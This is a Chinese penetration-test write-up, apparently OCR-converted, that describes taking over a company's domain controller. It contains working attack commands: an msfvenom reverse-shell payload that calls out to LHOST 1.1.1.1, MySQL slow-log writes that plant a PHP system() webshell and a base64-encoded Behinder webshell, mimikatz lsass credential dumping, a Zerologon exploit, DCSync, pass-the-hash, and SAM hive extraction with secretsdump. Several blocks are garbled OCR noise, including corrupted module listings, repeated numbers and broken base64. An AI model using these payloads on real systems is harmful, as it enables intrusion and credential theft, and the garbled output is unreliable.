# 一步步获取你的核心权限 -SecPulse.COM | 安全脉搏

**66** 这是 酒仙桥六号部队 的第 149 篇文章。

这是 酒仙桥六号部队 的第 149 篇文章。

最近都在做渗透测试项目,并不需要内网渗透,少了很多的成就感。于是,找了一个授权的企业项目,目标是获取内网核心权限,手段不限。这就好说了,就喜欢这种能让我胡乱来的目标。

对于企业而言,散落在外的资产肯定还有不少,于是为了快速打点,先进行一波常规的信息收集。先进行了子域名爆破、fofa、谷歌等方式找到多个子域,通过其中一个子域名反查找 IP,在历史解析记录中找到了真实的 IP,再继续进行 C 段端口扫描,收集到了多个资产列表。扔进XRAY 跑一波,在其中的一个资产中,发现了存在 shiro 反序列话漏洞,手工来测试一下:



## github 上找个了工具尝试一下,发现可以执行命令:




查看了一下进程后,发现 web 是以 jar 包启动的,无法直接写入 shell,直接尝试写内存 shell:






# 成功写入了蚁剑的 shell,先本地配置一下,并设置 Accept-Header 为: thislsMyJob!@




### 设置好后直接连接, 获取 webshell:





翻看了一下这台 linux 上的文件,由于 linux 权限不够, 无法查看 shadow,尝试提权也均失败了,查看历史命 令、计划任务等,并未有什么收获。只能下载 jar 包下来 分析,找到了 mysql 数据库的配置密码。于是先探测一 下内网,看能否快速的拿到其他主机的权限,不行再从数 据库入手看看。

因此,先做了个代理,配置一下 frp, 先上传客户端到 web 上,修改了一下 frpc.ini 文件, 使用 sock 代理:




自己的 VPS 上传服务端,修改一下权限,直接执行./frps -c frps.ini:

```
root@eali:/tool# ./frps -c frps:ini
-bash: ./frps: 皮脂子能
root@ealix/tool# chood 777 frps
root@ealix/tool# chood 777 frps
root@ealix/tool# ./frps -c frps.ini
2009/12/22 09:16:25 [1] [carrice.po:190] frps trp listen on 0.0.0.0:7000
2009/12/22 09:16:25 [1] [croot.go:215) start frps success
```




然后回到客户端执行一下./frpc -c frpc.ini, 即可使用。

本地使用 proxifier 代理一下:



先使用弱口令爆破工具爆破一波看看,果然有点东西,找到了两台 linux 弱口令:

RATT쇼제ub



继续翻文件,还是一无所获,浪费了很多时间。可能核心业务不在 linux 上,尝试一下能否获取一个 windows 权限。先试试 ms17-010 漏洞,先生成一个木马:

```
msfvenom -p linux/x64/meterpreter/reverse_tcp
LHOST=1.1.1.1 LPORT=2233 -f elf > linux.elf
```

#### 上传到 web 上, 本地 msf 监听一下:

```
use exploit/multi/handler set payload
linux/x64/meterpreter/reverse_tcp show options set
LHOST 1.1.1.1 set LPORT 23333 run
```

在 web 的命令行下给 linux.elf 添加执行权限后直接运行,即可获取到 meterpreter。然后再添加一下路由:

#### 使用 17-010 扫描模块跑一下:

```
Matching Models

# Name
# Rustlistry/admin/mb/mst7_s1g_command 2017-03-10 correction
# auxiliary/admin/mb/mst7_s1g_command 2017-03-10 correction
# auxiliary/admin/mb/mst7_s1g_command 2017-03-10 correction
# auxiliary/admin/mst7_s1g_command 2017-03-10 correction
# Auxiliary/admin
```

```
Bails woultiery(-comes/man/man_mail_dil) > these options


Models options (acciliary/scames/man/man_mail_dil) > these options

Masse Current Setting Required Description

OBC. Accident Active

OBC. The Current Setting OBC.
```

未扫到任何漏洞,怀疑是不是哪里有问题,本地代理用工 具再跑一次:




确实不存在,这补丁确实都打了,白忙活了一场。想到之前还有个数据库的连接串还没利用,可能还有点搞头。由于之前代理过了,直接使用 navicat 连接数据库,查看一下 mysql 版本是 5.7:



信息 结果1	概况 状态		
@@version ▶ 5.7.26			

由于 secure-file-priv 的存在,无法尝试提权。nmap 扫描了一下数据库的 ip 地址,发现 8090 端口还存在一个php 系统,服务器是 server。于是先查询一下 mysql 的数据库文件路径,发现不是 phpstudy 或者 wamp 等软件一键搭建的:



可要想获取 shell,前提要得到 web 路径,才能写入木马,通过 web 报错页面、目录扫描都未获取到。于是开始尝试一下 IIS 的默认路径 c:Inetpubwwwroot,写入后访问不到。想到 mysql 是放在 d 盘下,因此尝试 d 盘的d:www、d:Inetpubwwwroot、d:data 等路径,都没访问到,最终随手测了下 d:web,竟成功写入。通过 mysql 慢日志写 shell 过程如下:

```
set global slow_query_log='ON'; set global
slow query log file='D:/web/cmd.php'; select '<?php</pre>
```

```
echo system($_GET[123]);?>' or sleep(11); set global
slow query log='OFF';
```

由于存在杀软,普通的一句话木马直接被杀,因此重新写 入一个冰蝎的马:

set global slow\_query\_log='ON'; set global slow\_query\_log\_file='D:/web/t.php'; select '<?php file\_put\_contents(".1.php",base64\_decode("PD9waHAKQGVyc \*\*yX3JlcG9ydGluZygwKTsKc2Vzc2lvbl9zdGFydCgpOwogICAgJGtl eT0iZTQ1ZTMyOWZlYjVkOTI1YiI7CgkkX1NFU1NJT05bJ2snXT0ka2V 5OwoJJHBvc3Q9ZmlsZV9nZXRfY29udGVudHMoInBocDovL2lucHV0Ii

K/CGIPZIGNZXNUZWSZAWYUXZXVYWKIZCGND3BIDNNZDCCPKQOJEWOJC
SROPSJIYXNINjRfII4IZGVjb2RlIjsKCQkkcG9zdD0kdCgkcG9zd\*\*i
Iik7CgkJCgkJZ\*\*yKCRpPTA7JGk8c3RybGVuKCRwb3N0KTskaSsrKSB
7CiAgICAJCQkgJHBvc3RbJGldID0gJHBvc3RbJGldXiRrZXlbJGkrMS
YXNV07IAogICAgCQkJfQoJfQoJZWxzZQoJewoJCSRwb3N0PW9wZW5zc
2xfZGVjcnlwdCgkcG9zdCwgIkFFUzEyOCIsICRrZXkpOwoJfQogICAg
JGFycj1leHBsb2RlKCd8JywkcG9zdCk7CiAgICAkZnVuYz0kYXJyWzB
dOwogICAgJHBhcmFtcz0kYXJyWzFdOwoJY2xhc3MgQ3twdWJsaWMgZn
VuY3Rpb24gX19pbnZva2UoJHApIHtldmFsKCRwLiIiKTt9fQogICAgQ
GNhbGxfdXNlc19mdW5jKG5ldyBDKCksJHBhcmFtcyk7CiA/PiA="));
?>' or sleep(11); set global slow query log='OFF';



写入后直接访问 t.php, 重新生成. 1.php 的冰蝎马, 直接连接:



#### 查看一下系统权限,有点低:



#### 查看一下 ip 地址:


D:\web\ >ipconfig
以太网适配器 以太网:
连接特定的 DNS 后缀: IPv4 地址10.100.1.137
子网掩码255.255.0.0
默认网关:10.100.1.243

由于是该台服务器 server2012, 无法直接获取 windows 密码,且存在国外某某科技的杀软,已有的提权工具都被杀了,技术不行绕不过,还是换个思路。

于是,开始翻找文件,看是否会有敏感信息。在服务器上 发现多套源码,在其中的一个文件里发现了配置信息:

#### 尝试连接数据库,失败!!

通过这收集到的密码,再做成密码字典,开始爆破 C 段的 RDP、mysql、sqlserver、ftp 等服务:



爆破后,发现是当前服务器的 administrator 密码,通过 之前的端口信息收集发现开放了 3389 端口,可以远程 登录。

还是继续进行信息收集,查看当前服务器是否是域内机器,若存在域就相对好很多。执行:

net time /domain



发现是存在域的。查看一下域控机器:

net group "domain controllers" /domain

```
D:\web\ >net group "domain controllers" /domain
```

DC25

#### 获取一下域控的 IP 地址:

```
D:\web\ >ping DC

Ping DC: ______: [10.100.1.231] (使用 32 字节的数据):
回复自 10.100.1.231: 字节=32 时间<1ms TTL=128
```

目前知道当前的机器在域内,并有了服务器的管理员权限。可以尝试通过导出 hash 的方式获取域账号信息,再进行 PTH。因此,直接远程连接,右键导出 Isass.exe进程的 dump 文件,再上传免杀的 mimikatz 进行读取,但最终读取失败:

D:\web\ >mimikatz.exe "sekurlsa::minidump 10.100.1.137.dmp" "sekurlsa::logonPasswords full" exit

.#####. mimikatz 2.0 alpha (x64) release "Kiwi en C" (Sep 27 2015 00:16:11)

.## / ##.

## / \ ## / \ ## / \ ## / Benjamp DELDY gentilkiwi (benjampnggentilkiwi com )

```
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####' with 16 modules * * * */

mimikatz(commandline) # sekurlsa::minidump 10.100.1.137.dmp

Switch to MINIDUMP: '10.100.1.137.dmp'

mimikatz(commandline) # sekurlsa::logonPasswords full

Opening: '10.100.1.137.dmp' file for minidump...

mimikatz(commandline) # exit

Bye!
```

看来只能通过其他方法了,联想到前不久爆出的 NetLogon 权限提升漏洞,可以尝试一下,毕竟时间过得 不久,可能都还没打补丁。

使用 github 上的搜到的脚本尝试一下,先验证是否存在漏洞:

python3 zerologon tester.py DC 10.100.1.231

返回 success,表示存在漏洞。

使用 cve-2020-1472-exploit.py 将机器账户重置:

#### 使用 DCSync 导出域内所有用户凭据:

```
The state of the s
```

通过 wmic 进行 pass the hash,可拿到域控制器中的管理员权限:

```
| Provided in Communication | Communication | Proposition | Provided in Provid
```

至此,已经拿到核心权限了,截了个图,赶紧恢复一下机器账号的密码,不然脱域问题就大了。

先导出 SAM 数据库文件,下载回来后,记得删除:

reg save HKLMSYSTEM system.save reg save HKLMSAM sam.save reg save HKLMSECURITY security.save get system.save get sam.save get security.save del /f system.save del /f security.save

```
C:\>get sam.save
[*] Downloading C:\\sam.save
C:\>get security.save
[*] Downloading C:\\security.save
[*] Downloading C:\\security.save
[*] Downloading C:\\system.save
C:\>del /f system.save
C:\>del /f sam.save
C:\>del /f security.save
```

#### 通过 sam 等文件获得原 ntlm hash:

```
python3 secretsdump.py -sam sam.save -system
system.save -security security.save LOCAL
```

```
The state of the s
```

通过获取到的 \$MACHINE.ACC 账户的 hash,进行恢复:

```
| 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100
```

这次的渗透,主要是通过外网的 shiro 漏洞上传内存马,快速打点,以此做跳板进入内网。再通过源码获取数据库配置文件,尝试获取到数据库服务器的普通权限后,继续信息收集,获取到本地管理员权限,发现服务器在域内,且存在 NetLogon 漏洞,此后成功获取域控。

本文作者: 酒仙桥六号部队

本文为安全脉搏专栏作者发布,转载请注明: https://www.secpulse.com/archives/152386.html

全文完

本文由 简悦 SimpRead 优化,用以提升阅读体验

使用了全新的简悦词法分析引擎 beta, 点击查看详细说明



